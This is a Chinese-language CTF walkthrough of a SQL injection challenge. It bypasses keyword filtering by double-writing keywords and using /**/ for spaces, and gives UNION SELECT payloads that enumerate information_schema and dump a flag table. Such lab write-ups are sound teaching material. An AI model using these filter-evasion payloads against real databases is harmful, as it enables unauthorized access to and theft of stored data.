


1.看题目名可以知道考SQL注入，相对安全的方式那就是POST注入了，参数为nss

先传个1，flag直接就出来了（当然不是正确的）





2.测试闭合为单引号，过滤了注释符号“-- ”，但是可以用#


3.在查看列的时候可以看到or和空格都被去除了





or可以采用双写绕过，空格可以用/**/来代替，也可以用()进行绕过


可以知道一共有三列




4.在测回显位时可以看到union也被去除了，同样可以采用双写绕过






这一样不能看回显位，把1去掉，可以知道2和3的位置为回显位



5.接下来查表

```
nss='ununionion/**/select/**/1,database(),group_concat(table_name)from/**/infoorr
mation_schema.tables/**/where/**/database()=table_schema#
```




6.查列，and也被去除了，一样可以用双写绕过，用and可以帮我们查到我们想要查的表的列，不用也可以看出来

```
nss='ununionion/**/select/**/1,database(),group_concat(column_name)from/**/infoor
rmation_schema.columns/**/where/**/database()=table_schema/**/anandd/**/table_nam
e='NSS_tb'#
```


7.得到flag

```
nss='ununionion/**/select/**/1,database(),group_concat(id,Secr3t,flll444g)from/**/NSS_tb#
```